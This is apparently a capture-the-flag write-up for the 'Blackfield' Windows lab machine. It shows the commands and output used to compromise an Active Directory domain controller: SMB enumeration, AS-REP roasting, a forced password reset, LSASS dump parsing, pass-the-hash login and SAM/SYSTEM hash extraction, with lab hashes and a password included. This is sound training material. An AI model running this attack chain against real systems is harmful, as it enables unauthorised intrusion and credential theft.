Blackfield

Synopsis


Backfield is a hard difficulty Windows machine featuring Windows and Active Directory misconfigurations. Anonymous / Guest access to an SMB share is used to enumerate users. Once user is found to have Kerberos pre-authentication disabled, which allows us to conduct an ASREPRoasting attack. This allows us to retrieve a hash of the encrypted material contained in the AS-REP, which can be subjected to an offline brute force attack in order to recover the plaintext password. With this user we can access an SMB share containing forensics artefacts, including an lsass process dump. This contains a username and a password for a user with WinRM privileges, who is also a member of the Backup Operators group. The privileges conferred by this privileged group are used to dump the Active Directory database, and retrieve the hash of the primary domain administrator

Skills

- Knowledge of Windows
- Leveraging Backup operations group membership
- Active Directory enumeration


Exploitation

As always we start with the nmap to check what services/ports are open



We can see open ports that usually are associated with Active Directory

We started our exploitation from listing SMB shares that we can access as anonymous user



This provided us with list of users

```
└─# smbclient  '\\10.10.10.192\profiles$' -U anonymous
Password for [WORKGROUP\anonymous]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Wed Jun  3 12:47:12 2020
  ..                                  D        0  Wed Jun  3 12:47:12 2020
  AAlleni                             D        0  Wed Jun  3 12:47:11 2020
  ABarteski                           D        0  Wed Jun  3 12:47:11 2020
  ABekesz                             D        0  Wed Jun  3 12:47:11 2020
  ABenzies                            D        0  Wed Jun  3 12:47:11 2020
  ABiemiller                          D        0  Wed Jun  3 12:47:11 2020
  AChampken                           D        0  Wed Jun  3 12:47:11 2020
  ACheretei                           D        0  Wed Jun  3 12:47:11 2020
  ACsonaki                            D        0  Wed Jun  3 12:47:11 2020
  AHigchens                           D        0  Wed Jun  3 12:47:11 2020
  AJaquemai                           D        0  Wed Jun  3 12:47:11 2020
  AKlado                              D        0  Wed Jun  3 12:47:11 2020
  AKoffenburger                       D        0  Wed Jun  3 12:47:11 2020
  AKollolli                           D        0  Wed Jun  3 12:47:11 2020
  AKruppe                             D        0  Wed Jun  3 12:47:11 2020
  AKubale                             D        0  Wed Jun  3 12:47:11 2020
  ALamerz                             D        0  Wed Jun  3 12:47:11 2020
  AMaceldon                           D        0  Wed Jun  3 12:47:11 2020
  AMasalunga                          D        0  Wed Jun  3 12:47:11 2020
  ANavay                              D        0  Wed Jun  3 12:47:11 2020
  ANesterova                          D        0  Wed Jun  3 12:47:11 2020
  ANeusse                             D        0  Wed Jun  3 12:47:11 2020
  AOkleshen                           D        0  Wed Jun  3 12:47:11 2020
  APustulka                           D        0  Wed Jun  3 12:47:11 2020
  ARotella                            D        0  Wed Jun  3 12:47:11 2020
  ASanwardeker                        D        0  Wed Jun  3 12:47:11 2020
  AShadaia                            D        0  Wed Jun  3 12:47:11 2020
  ASischo                             D        0  Wed Jun  3 12:47:11 2020
  ASpruce                             D        0  Wed Jun  3 12:47:11 2020
  ATakach                             D        0  Wed Jun  3 12:47:11 2020
```

Next we launched kerbrute against this list to verify which users are valid on the domain controller

```
┌──(root㉿kali)-[/opt/kerbrute]
└─# ./ker* --dc 10.10.10.192 -d BLACKFIELD.LOCAL userenum ~/Desktop/Boxes/BlackField.htb/users

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 08/20/23 - Ronnie Flathers @ropnop

2023/08/20 14:02:43 >  Using KDC(s):
2023/08/20 14:02:43 >   10.10.10.192:88

2023/08/20 14:03:04 >  [+] VALID USERNAME:       audit2020@BLACKFIELD.LOCAL
2023/08/20 14:05:04 >  [+] VALID USERNAME:       support@BLACKFIELD.LOCAL
2023/08/20 14:05:05 >  [+] VALID USERNAME:       svc_backup@BLACKFIELD.LOCAL
2023/08/20 14:05:32 >  Done! Tested 314 usernames (3 valid) in 168.695 seconds

┌──(root㉿kali)-[/opt/kerbrute]
└─#
```

With the verified list of users, we tried to steal the krb5 hash, what succeeded for the user support

```
└─# python GetNPUsers.py BLACKFIELD.LOCAL/@10.10.10.192 -usersfile ~/Desktop/Boxes/BlackField.htb/users -request -no-pass -dc-ip 10.10.10.192
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[-] User audit2020 doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$support@BLACKFIELD.LOCAL:d92f38e2c04382bdfa924bbadc6ac728$cc5517232dea6958ef231f3cab994ae5b0d7438c8de27377e17ed3cb089be57cf90ccbc1bb728b4e81f1b
6011ef621f7500f05163818365f1d028f0eacb87b7dac64bb4557fcf392fa0795a527c4d16779ed350a4ef1b670bd16dbcb6de423e466a6663bb14d98fa982a6055f50e6a673a7ba0fb272b2278ad
463e2a567ea1897cb49d99b557652a640755e6d59dbed8d574af119259c87d44cd7d5c20c94d43dbcb8229abbf5f6d133734bfd77a71fdbb71244a2e899121bdb2f64f536abf0b210dcde02b1500c
63ab8b25982d37a9211b8d10a2ba6d9d311876dad5c851cf7b822fa094b04ee1ceaf4f1dc4c09356127fd9b51
[-] User svc_backup doesn't have UF_DONT_REQUIRE_PREAUTH set

┌──(root㉿kali)-[/opt/impacket/examples]
└─#
```


We cracked the hash and got the valid pair of credentials, that can be used to access SMB (didn’t give any new accesses)

```
┌──(root㉿kali)-[~/Desktop/Boxes/BlackField.htb]
└─# crackmapexec smb 10.10.10.192 -u users -p '#00^BlackKnight'
SMB         10.10.10.192    445    DC01             [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:BLACKFIELD.local) (signing:True) (SMBv1:False)
SMB         10.10.10.192    445    DC01             [-] BLACKFIELD.local\audit2020:#00^BlackKnight STATUS_LOGON_FAILURE
SMB         10.10.10.192    445    DC01             [+] BLACKFIELD.local\support:#00^BlackKnight
```

With the valid set of credentials we launched python-Blodhound to collect domain information remotely (without access to the machine)

```
┌──(root㉿kali)-[/opt/BloodHound.py]
└─# python bloodhound.py -ns 10.10.10.192 -d BLACKFIELD.LOCAL -u support -p "#00^BlackKnight" -c all
INFO: Found AD domain: blackfield.local
INFO: Getting TGT for user
INFO: Connecting to LDAP server: dc01.blackfield.local
INFO: Kerberos auth to LDAP failed, trying NTLM
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 18 computers
INFO: Connecting to LDAP server: dc01.blackfield.local
INFO: Kerberos auth to LDAP failed, trying NTLM
INFO: Found 316 users
INFO: Found 52 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
```

And analysed the collected information in BlodoHound, what informed us that our compromised user support has “ForceChangePassword” permission towards the user audit2020



We used those permissions to reset a password for the user audit2020 via RPC

```
└─# rpcclient -U 'support%#00^BlackKnight' 10.10.10.192
rpcclient $> setuserinfo2 audit2020 23 "pass123"
result: NT_STATUS_PASSWORD_RESTRICTION
result was NT_STATUS_PASSWORD_RESTRICTION
rpcclient $> setuserinfo2 audit2020 23 "pass123!"
rpcclient $> quit

┌──(root㉿kali)-[~/Desktop/Boxes]
└─# crackmapexec smb 10.10.10.192 -u audit2020 -p 'pass123!'
SMB         10.10.10.192    445    DC01            [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:BLACKFIELD.local) (signing:True) (SMBv1:False)
SMB         10.10.10.192    445    DC01            [+] BLACKFIELD.local\audit2020:pass123!
```

Thanks to which we got a new access to the SMB share (forensic)

```
└─# smbclient  '\\10.10.10.192\forensic' -U audit2020
Password for [WORKGROUP\audit2020]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sun Feb 23 08:03:16 2020
  ..                                  D        0  Sun Feb 23 08:03:16 2020
  commands_output                     D        0  Sun Feb 23 13:14:37 2020
  memory_analysis                     D        0  Thu May 28 16:28:33 2020
  tools                               D        0  Sun Feb 23 08:39:08 2020

                5102079 blocks of size 4096. 1592591 blocks available
smb: \>
```

Inside of this hare we found archived file fo the LSASS

```
┌──(root㉿kali)-[~/Desktop/Boxes/simon_share/memory_analysis]
└─# ls -la
total 506004
drwxr-xr-x 2 root root        0 May 28  2020 .
drwxr-xr-x 2 root root     4096 Feb 23  2020 ..
-rwxr-xr-x 1 root root 37876530 May 28  2020 conhost.zip
-rwxr-xr-x 1 root root 24962333 May 28  2020 ctfmon.zip
-rwxr-xr-x 1 root root 23993305 May 28  2020 dfsrs.zip
-rwxr-xr-x 1 root root 18366396 May 28  2020 dllhost.zip
-rwxr-xr-x 1 root root  8810157 May 28  2020 ismserv.zip
-rwxr-xr-x 1 root root 41936098 May 28  2020 lsass.zip
-rwxr-xr-x 1 root root 64288607 May 28  2020 mmc.zip
-rwxr-xr-x 1 root root 13332174 May 28  2020 RuntimeBroker.zip
-rwxr-xr-x 1 root root 131983313 May 28  2020 ServerManager.zip
-rwxr-xr-x 1 root root 33141744 May 28  2020 sihost.zip
-rwxr-xr-x 1 root root 33756344 May 28  2020 smartscreen.zip
-rwxr-xr-x 1 root root 14408833 May 28  2020 svchost.zip
-rwxr-xr-x 1 root root 34631412 May 28  2020 taskhostw.zip
-rwxr-xr-x 1 root root 14255089 May 28  2020 winlogon.zip
-rwxr-xr-x 1 root root  4067425 May 28  2020 wlms.zip
-rwxr-xr-x 1 root root 18303252 May 28  2020 WmiPrvSE.zip
```

We unpacked it and then launched pypykatz against the file to get hashes

```
-# pypykatz lsa minidump lsass.DMP
NFO:pypykatz:Parsing file lsass.DMP
ILE: ======== lsass.DMP ========
= LogonSession ==
uthentication_id 406458 (633ba)
ession_id 2
sername svc_backup
omainname BLACKFIELD
ogon_server DC01
ogon_time 2020-02-23T18:00:03.423728+00:00
id S-1-5-21-4194615774-2175524697-3563712290-1413
uid 406458
        == MSV ==
                Username: svc_backup
                Domain: BLACKFIELD
                LM: NA
                NT: 9658d1d1dcd9250115e2205d9f48400d
                SHA1: 463c13a9a31fc3252c68ba0a44f0221626a33e5c
                DPAPI: a03cd8e9d30171f3cfe8caad92fef621
        == WDIGEST [633ba]==
                username svc_backup
                domainname BLACKFIELD
                password None
                password (hex)
        == Kerberos ==
                Username: svc_backup
                Domain: BLACKFIELD.LOCAL
        == WDIGEST [633ba]==
                username svc_backup
                domainname BLACKFIELD
```

We got NTLM hash for the user svc_backup that was used to evil-winrm to the machine

```
        == MSV ==
                Username: svc_backup
                Domain: BLACKFIELD
                LM: NA
                NT: 9658d1d1dcd9250115e2205d9f48400d
                SHA1: 463c13a9a31fc3252c68ba0a44f0221626a33e5c
                DPAPI: a03cd8e9d30171f3cfe8caad92fef621
        == WDIGEST [633ba]==
                username svc_backup
                domainname BLACKFIELD
                password None
                password (hex)
        == Kerberos ==
                Username: svc_backup
                Domain: BLACKFIELD.LOCAL
        == WDIGEST [633ba]==
                username svc_backup
                domainname BLACKFIELD
                password None
                password (hex)
```

```
┌──(root㉿kali)-[/opt/evil-winrm]
└─# ./evil-winrm.rb -i 10.10.10.192 -u svc_backup -H '9658d1d1dcd9250115e2205d9f48400d'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc_backup\Documents> whoami
blackfield\svc_backup
*Evil-WinRM* PS C:\Users\svc_backup\Documents>
```

As svc_backup user we got enough privileges to backup SAM and system partition

```
Group Name                                 Type             SID          Attributes
========================================== ================ ============ ==================================================
Everyone                                   Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Backup Operators                   Alias            S-1-5-32-551 Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users            Alias            S-1-5-32-580 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                       Well-known group S-1-5-2      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication           Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level       Label            S-1-16-12288


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeBackupPrivilege             Back up files and directories  Enabled
SeRestorePrivilege            Restore files and directories  Enabled
SeShutdownPrivilege           Shut down the system           Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled


USER CLAIMS INFORMATION
-----------------------

User claims unknown.

Kerberos support for Dynamic Access Control on this device has been disabled.
*Evil-WinRM* PS C:\Users\svc_backup\Documents>
```

```
d-----         8/20/2023   10:53 PM                profiles
d-r---         3/19/2020   11:08 AM                Program Files
d-----          2/1/2020   11:05 AM                Program Files (x86)
d-----         8/20/2023   10:52 PM                Temp
d-r---         2/23/2020    9:16 AM                Users
d-----         9/21/2020    4:29 PM                Windows
-a----         2/28/2020    4:36 PM            447 notes.txt
-a----         8/20/2023   11:27 PM          45056 SAM


*Evil-WinRM* PS C:\> reg save HKLM\SYSTEM C:\SYSTEM
The operation completed successfully.

*Evil-WinRM* PS C:\> dir


    Directory: C:\


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         5/26/2020    5:38 PM                PerfLogs
d-----         8/20/2023   10:53 PM                profiles
d-r---         3/19/2020   11:08 AM                Program Files
d-----          2/1/2020   11:05 AM                Program Files (x86)
d-----         8/20/2023   10:52 PM                Temp
d-r---         2/23/2020    9:16 AM                Users
d-----         9/21/2020    4:29 PM                Windows
-a----         2/28/2020    4:36 PM            447 notes.txt
-a----         8/20/2023   11:27 PM          45056 SAM
-a----         8/20/2023   11:27 PM       17580032 SYSTEM


*Evil-WinRM* PS C:\>
```

After that operation, we transfer those partitions to our attacker's machine we we launched secretsdump.py against them - and we got NTLM hash for the Administrator

```
└─# python secretsdump.py LOCAL -sam SAM -system SYSTEM
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Target system bootKey: 0x73d83e56de8961ca9f243e1a49638393
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:67ef902eae0d740df6257f273de75051:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[-] SAM hashes extraction for user WDAGUtilityAccount failed. The account doesn't have hash information.
[*] Cleaning up...

┌──(root㉿kali)-[/opt/impacket/examples]
└─#
```